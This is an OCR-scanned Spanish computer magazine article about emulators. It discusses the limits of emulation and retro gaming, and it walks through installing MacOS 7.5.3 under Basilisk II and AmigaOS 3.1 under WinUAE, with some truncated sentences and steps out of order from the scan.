
■

Es conveniente reseñar, sin embargo, que por muy bonito que suene todo esto, siempre suele haber un «pero». En este caso se refiere a las limitaciones inherentes a cualquier emulador. Existen aspectos que estas aplicaciones simplemente aún no pueden tratar. Es el caso de la utilización de cierto tipo de dispositivos y de ciertos estándares que en el sistema operativo nativo sí funcionan estupendamente.

Los ejemplos parecen surgir por doquier. Las tarjetas de televisión, algunas de red bajo ciertos emuladores, los protocolos de comunicación y por extensión los de red, los sistemas de almacenamiento o los dispositivos destinados a jugar son algunos de ellos. Por supuesto, cada emulador es un mundo y los desarrolladores documentan claramente el hardware y software que es compatible con sus desarrollos para que nadie se lleve a engaño. La emulación DirectX y Direct Sound, como se comentaba en líneas previas, no es aún factible en la mayoría de los desarrollos para Mac o Linux (y mucho menos en Amiga), y la utilización de cierto tipo de software puede dar una equivocada idea de lo que un programa de este estilo puede o no puede hacer.

No tiene mucho sentido utilizar Photoshop 4.0 para Mac cuando disponemos de la versión 6.0 recién salida del horno para PC. En estos casos, en los que las aplicaciones exigen un tremendo esfuerzo al procesador, siempre se podrá optar por la versión para nuestro ordenador personal si está disponible. Así, programas de diseño gráfico y 3D o de edición de vídeo y sonido son candidatas perfectas para el uso de las versiones nativas y no de las emuladas. En cambio, un procesador de textos o una hoja de cálculo pueden utilizarse para mantener compatibilidad con un entorno de trabajo. Por ejemplo, emplear estas aplicaciones bajo el emulador y recurrir a otras más exigentes en la máquina nativa. Este tipo de filosofía se está llevando a cabo ya en entornos empresariales, como es el caso de VMWare para mantener la compatibilidad Windows-Linux.

Así pues, nos gustaría destacar algunas conclusiones para finalizar esta introducción. No se debe contemplar la emulación como un sustituto perfecto de una máquina. El original siempre es mejor que la copia, como suele decirse. Sin embargo, estas aplicaciones son perfectamente válidas a la hora de utilizar recursos que de otro modo sería difícil conseguir: aplicaciones existentes únicamente en su versión para una plataforma en particular u opciones que sólo se encuentran disponibles para Mac o para PC. También son una forma ideal de combinar lo mejor de varias plataformas y aprovecharlo para mantener una compatibilidad en un único entorno de trabajo y no verse obligados a depender de aplicaciones poco intuitivas o incómodas para el usuario. Además, son un excelente punto de partida para conocer otros sistemas operativos, otras arquitecturas y otras filosofías. Para los que han tenido varios tipos de ordenador durante su experiencia informática, los emuladores resultan una forma perfecta de retomar aquellas experiencias y disfrutar de nuevo del *look&feel* de otros entornos y sus respectivas utilidades. Y cómo no, los emuladores siempre serán el medio perfecto para poder disfrutar de miles y miles de títulos para todo tipo de plataformas que parecían abocados al olvido y que con estas aplicaciones consiguen una merecida segunda oportunidad, como si de un mensaje de «extra life» o «bonus» se tratase. Y ahora si nos disculpan, vamos a intentar pasar esa fase imposible del BombJack...



Otra de esas imágenes que harán recordar los viejos y buenos tiempos a nuestros lectores.

Juegos para todos

Probablemente uno de los usos principales de estos emuladores (al menos, para los que se ocupan de imitar a los legendarios Spectrum, Amstrad, C64 o MSX) sea la ejecución de juegos. Miles y miles de títulos están disponibles en los rincones oscuros de la Red esperando a que los usuarios los descarguen para disfrutar, nuevamente, de esos divertidos momentos que pasábamos ante el televisor o el monitor de fósforo verde. Volvemos a avisar del peligro de utilizar estas ROMs ilegalmente, puesto que sólo disponiendo del cartucho (MSX), disco o cinta original se podrá utilizar legalmente el programa en el emulador. Los creadores de páginas de emulación lo señalan claramente en sus *sites*, por lo que conviene asumir esta responsabilidad.

La buena noticia es la gran calidad que se ha conseguido en estos emuladores. Es más que probable que el ansiado título que buscábamos con ahínco aparezca en algún sitio, lo que evitará a más de uno la pesada tarea de fabricarse los interfaces. Estos «traductores» son necesarios para pasar primero el contenido del formato original al ordenador, y más tarde desde nuestra máquina convertirlos en ficheros compatibles con el emulador en cuestión. Una vez conseguido el juego, tan sólo hay que copiarlo al directorio adecuado para, a continuación, ejecutar la aplicación y elegir el juego en el menú. Aquellos Manic Miner, Green Beret, Commando o 1942 volverán con el mismo aspecto de antaño ante nuestros ojos. Y no, no se han vuelto peor con el tiempo. Es curiosa esa primera impresión en la que más de un usuario se sorprende al comparar lo que entonces le pareció «lo no va más» y lo que existe ahora en cuestión de videojuegos.

Pero no sólo a 8 bits vivió el hombre, y los otros míticos títulos para máquinas de 16 bits también están perfectamente llevados a cabo. De hecho, es obvio que esto debía ser así, puesto que el único intermediario en este proceso es un emulador que simplemente le traduce al ordenador ese antiguo ensamblador en el que se movían aquellos títulos. Así, volvemos a los Altered Beast, Cannon Fodder, Leisure Suit Larry, King Quest o Sensible Soccer. Y tampoco les ha ocurrido nada a éstos últimos, no los han modificado para que parezcan peores, y nuestro ordenador no tiene nada que ver. Es la informática, en general, y los videojuegos, en particular, los que han avanzado de forma espectacular. En realidad esto no importa demasiado. Unos minutos después comprenderemos por qué nos pasábamos horas enteras enganchados al *joystick*.



MacOS 7.5.3 con Basilisk II

Pon un Mac en tu vida

los requerimientos necesarios para finalizar una instalación completa de la aplicación Basilisk II con Mac OS 7.5.3. Este texto está basado en la excelente guía de Marc Hoffman, autor de una extraordinaria página sobre emulación que podréis consultar en *www.kearney.net/~mhoffman/*.

Al igual que en la parte dedicada al emulador de Amiga, debemos señalar previamente las condiciones necesarias para llevar a cabo este proceso. Se necesitará:


Basilisk II para Windows (incluido en CD ACTUAL). Para los que quieran instalar la versión Linux o BeOS e incluso AmigaOS en este tipo de sistema, los pasos son análogos a los aquí comentados.

Imagen del sistema: de nuevo se hace imprescindible este fichero que, dependiendo de la máquina emulada, tiene una extensión de 512 o 1.024 Kbytes.


HFVExplorer: una utilidad que permite leer discos con el sistema de ficheros de Mac en Windows (incluido en CD ACTUAL).

MacOS 7.5.3: Esta versión se puede descargar gratuitamente de la página web de Apple. No hemos podido incluirla en el CD por la propia política de licencias de esta empresa, por lo que deberéis bajaros los ficheros necesarios en la dirección: *http://asu.info.apple.com/swupdates.nsf/artnum/n11258*.


Un disco de incio de MacOS: Es válido el fichero zip incluido en CD ACTUAL con una imagen de un disco para MacOS 7.0.



Descarga de software
Es conveniente crear un directorio en nuestro disco duro bajo el cual ir introduciendo los archivos necesarios, por ejemplo con el nombre «mac». El siguiente paso consiste en descargar los 19 ficheros de los que se compone el sistema operativo MacOS 7.5.3 de la web comentada. Es recomendable crear un directorio llamado *Segmentos MacOS 7.5.3* o algo parecido y descargarlos en él. Tan sólo hace falta bajarse los ficheros con extensión «.bin» (no los «.hqx») y dejarlos tal y como están.




Creación de un nuevo volumen virtual
Ahora comienza la instalación de un *hardfile* en el que instalaremos MacOS. Esta partición virtual se crea mediante la utilización de la herramienta HFVExplorer incluida en CD ACTUAL. Para ello, instalamos el programa en nuestro directorio y lo ejecutamos. Aparecerá una ventana similar a la del explorador de Windows; entonces accedemos al menú *File/>Format New Volume*.




Las opciones adecuadas
Para seleccionar las pociones correctas, primero nos aparecerá una ventana en la cual debemos introducir el nombre del volumen (por ejemplo, MacOS 7.5.3) y una capacidad (unos 50 Mbytes, aunque 100 son más recomendables). Y por fin debemos señalar la ruta de acceso a esta partición virtual. Lo más conveniente es hacerlo en el directorio en el que lo estamos instalando todo, como se ve en la imagen, con el nombre *MacOS*. Le damos a *Save* y a continuación a *OK*, y aparecerá el volumen montado en el HFVExplorer.


Estructura de directorios adecuada para la instalación
Hemos de descomprimir el fichero donde se encuentran todos los archivos necesarios para lanzar Basilisk II (incluido en CD ACTUAL con el nombre «BasiliskII_win32_03042000.zip»). Por alguna razón, la nueva versión da un error en uno de los pasos de instalación, pero más tarde podremos utilizar la más reciente, incluida también en CD ACTUAL. Luego, debemos descomprimir el disco de inicio al directorio de BasiliskI II. Una puntualización: para que más tarde no nos aparezca la petición, copiaremos el fichero *[UNIDAD:]\MAC\BASILISKII\SETUP\CD-ROM DRIVERS\9X\CDENABLE.VXD a C:\WINDOWS\SYSTEM.*




Copia de los segmentos de MacOS a nuestro volumen
En este momento, debemos comenzar a copiar los segmentos que habíamos descargado. Para ello, grabamos el directorio completo de *Segmentos MacOS 7.5.3* en nuestro volumen virtual recién creado como si de una operación de copiar y pegar se tratase. Al moverlo aparecerá una ventana con opciones de copia. Debemos dejar las que aparecen por defecto y pulsar el botón *OK to All*. La aplicación copiará los ficheros al volumen de Mac y además hará la conversión necesaria para el sistema de ficheros de Mac. Cuando el proceso termine, debemos cerrar el HFVExplorer.




Selección del modelo de Mac adecuado
Nos desplazamos a la pestaña llamada *General* y seleccionamos el número 7, (*Mac IIfx*, en el apartado *Model ID*, adecuado para nuestro disco de inicio, de una versión del SO bastante antigua). Una vez hecho esto, pulsamos en *Run* «F1» con lo que el sistema arrancará desde este disco de inicio.




Configuración del disco de inicio y volumen virtual
Una vez copiados los ficheros, nos disponemos a arrancar el sistema con el disco de inicio de la versión 7.0 para instalarlo debidamente. Ejecutamos el programa «BasiliskIIGUI.exe», con lo que nos aparecerán diversas pestañas. Seleccionamos primero la denominada *Disk*. Pulsamos en *Browse* y accedemos al directorio donde hemos creado el volumen y donde también está el disco de inicio. Seleccionamos primero uno (por ejemplo, el disco, llamado «System70_boot.dsk») y luego el volumen virtual («MacOS.dsk») de la misma forma que aparezcan en la ventana izquierda.




Primer inicio de MacOS con el disco de arranque
En este punto ya nos encontramos trabajando con MacOS. Desde aquí instalaremos el sistema 7.5.3. Para ello, nos introducimos en nuestro volumen *MacOS 7.5.3* y luego en *Segmentos MacOS 7.5.3*.




Selección de la imagen de sistema
Seleccionamos la pestaña *Memory*, en la que debemos introducir la ruta a la ROM del sistema, llamada «mac.rom». Este pequeño fichero es conveniente haberlo situado previamente en nuestro directorio de emulación de Mac, como el resto de los archivos que venimos comentando.




Creación de la imagen de sistema previa
Pulsamos dos veces en el icono *System 7.5.3 01of19.smi* (el único con un icono personalizado) y aceptamos la licencia que se nos muestra para el inicio de la instalación. Comienza el proceso de creación de una imagen llamada *Sys 7.5 V7.5.3 CD Inst* en el escritorio (*Finder*) de MacOS.




Inicio de la instalación del SO
Nos introducimos en este directorio imagen y pulsamos dos veces en el icono *Installer*. Pulsamos en *Continue* y aparece una ventana en la que debe haber una caja con el texto *Easy Install*. Precisamente debemos seleccionar la opción *Custom Install*, lo que hará surgir nuevas opciones.



Proceso de instalación automática
Debemos asegurarnos de que el *Destination Disk* (en la parte inferior izquierda) sea nuestro volumen virtual. Si no es así, pulsar sobre *Switch Disk* hasta que aparezca el volumen correcto. Después, pulsamos sobre *Install* y se inicia un proceso automático.




Sistema iniciado
Como ya tenemos el sistema operativo en el disco duro, actualizamos nuestras preferencias. Ejecutamos Basilisk II y seguimos un par de pasos. El primero consiste en eliminar el disco de inicio, seleccionándolo en la pestaña *Disk* y pulsando en el botón ». Para el segundo, accedemos a la pestaña *General*. En el *Model ID* elegimos, por ejemplo, el Mac Quadra 900 compatible por completo con esta versión del sistema operativo. Pulsamos en *Run (F1)*... *Et voilá!*: tenemos MacOS 7.5.3 corriendo en nuestro Windows. En principio nos saldrá en monocromo. Una vez arranque y para que aparezca en color, debemos pinchar en la «manzanita» (esquina superior izquierda), movernos hasta *Control Panels* y desde ahí escoger *Monitor*. Nos aparecerá una ventana en la que podremos cambiar de escala de grises a color. Seleccionamos esto último y ya tendremos un Mac... ¡a todo color!. Es precisamente en este punto, con el volumen virtual ya configurado, en el cual podemos utilizar la versión más reciente de Basilisk que también incluimos en CD ACTUAL y que incorpora aún más opciones. Y ahora, a disfrutar de MacOS.



Selección de opciones de instalación
Debemos seleccionar las opciones que aparecen en la casilla de *System Software* pulsando sobre el triángulo que se sitúa a la izquierda de este texto. Se nos mostrarán una nueva serie de opciones de las cuales debemos marcar la que indica *Universal System for any Macintosh*.



Reinicio del sistema
Cuando termine el proceso, se nos dará la posibilidad de instalar nuevos componentes, pero pulsamos sobre *Quit* y apagamos nuestro Mac virtual desde el directorio *Special* en la opción *Shutdown*.



Aspecto final de la instalación
¡MacOS bajo Windows!

AmigaOS 3.1 con UAE

El Workbench y todas sus posibilidades en tu PC

En esta gu
necesarios para llevar a cabo la configuración de

la instalación del sistema operativo en el mismo.


Para empezar, debemos señalar previamente los requerimientos necesarios. La potencia del PC y la memoria disponible redundarán en un mejor o peor rendimiento final. En cuanto al disco duro, hemos elegido una imagen con un tamaño de 50 Mbytes en la que se pueden instalar el sistema operativo y algunas aplicaciones. Para esta instalación, el software necesario es el siguiente:

WinUAE 0.8.14 (incluido en CD ACTUAL).

Imagen del sistema. Estos ficheros suelen conocerse como «kick.rom» y tienen un tamaño que oscila entre los 256 y los 512 Kbytes. Para la instalación necesitaremos la ROM versión 3.1 que se incluía, por ejemplo, en el Amiga 1200. Si disponemos de una máquina anterior (1.2, 1.3, 2.0, etc.) es conveniente instalar la versión del SO adecuada con la de la imagen para que todo funcione correctamente. Para conseguir esta imagen, se proporciona con WinUAE el programa TransROM, que extrae el fichero a un disco ejecutándolo en el Amiga.


Discos del sistema operativo en formato ADF. Para obternerlos deberemos utilizar la utilidad TransDisk que se incluye en el paquete de WinUAE. Bastará con ejecutar el programa desde el Amiga e insertar el disco origen para crear los ficheros «.adf», que copiaremos en el PC.

1




Instalación de WinUAE Ejecutamos el archivo «WinUAE-0.8.14.exe» en nuestro ordenador para proceder a la instalación del emulador. Es conveniente elegir una partición en la que tengamos disponibles algo más de los 50 Mbytes comentados para copiar en el directorio de instalación los ficheros necesarios, como el propio emulador, la BIOS del sistema y los discos de instalación del sistema operativo como ficheros ADF.

2




Configuración de las disqueteras En el menú de configuración iremos seleccionando los parámetros adecuados para completar la instalación. Para ello, el primer paso consiste en seleccionar la pestaña llamada *Floppies* y luego los ficheros ADF correspondientes a «wb.adf», «install.adf», «locale.adf», «extras.adf». Aunque existen otros dos archivos más («fonts.adf» y «st.adf»), WinUAE sólo admite hasta cuatro discos virtuales, de modo que más tarde los insertaremos de forma virtual mediante la tecla «F12».

3



Configuración del disco duro En la pestaña *Hard Drives*, debemos insertar la cifra *50000000* (aproximadamente, unos 50 Mbytes) en la casilla de *New Hardfile* para, a continuación, pulsar el botón *Create*. Se nos pedirá un directorio destino, en el cual residirá la imagen como un archivo que Windows tratará como un fichero estático de 50 Mbytes. Podemos activar los permisos de lectura / escritura en los discos creados o utilizados en nuestro sistema e incluso introducir parámetros específicos de la arquitectura del disco como el número de superficies o sectores.

4




Configuración de la BIOS del sistema En la pestaña *ROM* seleccionamos la ruta en la cual hemos copiado la imagen del sistema, que normalmente se llama «kick.rom». Para utilizar los ROMs de forma legal es preciso tener en cuenta que deben haber sido obtenidas de una máquina que el usuario haya comprado.

5

Configuración del procesador


El paso siguiente consiste en seleccionar el procesador y el tipo de emulación. Como se ve en la imagen, para esta instalación nos basaremos en un procesador Motorola 68020 (el incluido en el Amiga 1200) y seleccionaremos la opción *Fastest possible, but maintain chipset timing* con la que se obtienen los mejores rendimientos. En este punto hay que señalar que, si la instalación va a basarse en la BIOS de sistema de un Amiga distinto (500, por ejemplo), debemos seleccionar el procesador conveniente (un 68000, en ese supuesto) para mantener la compatibilidad y escoger la casilla *Match A500 Speed* para que los juegos no vayan demasiado rápido.



6

Configuración de la memoria


En el apartado de memoria RAM disponible en el sistema (pestaña *RAM*), debemos elegirr 2 Mbytes de memoria chip, 8 de Fast y otros 8 de memoria de vídeo en el apartado RTG, que utilizaremos más adelante. Estos tipos de memoria estaban divididas en la arquitectura del Amiga para tareas propias del sistema operativo y de las aplicaciones. Será necesario añadir la opción RTG si al final de la instalación decidimos incluir los *drivers* gráficos de la Picasso96.



7

Configuración gráfica

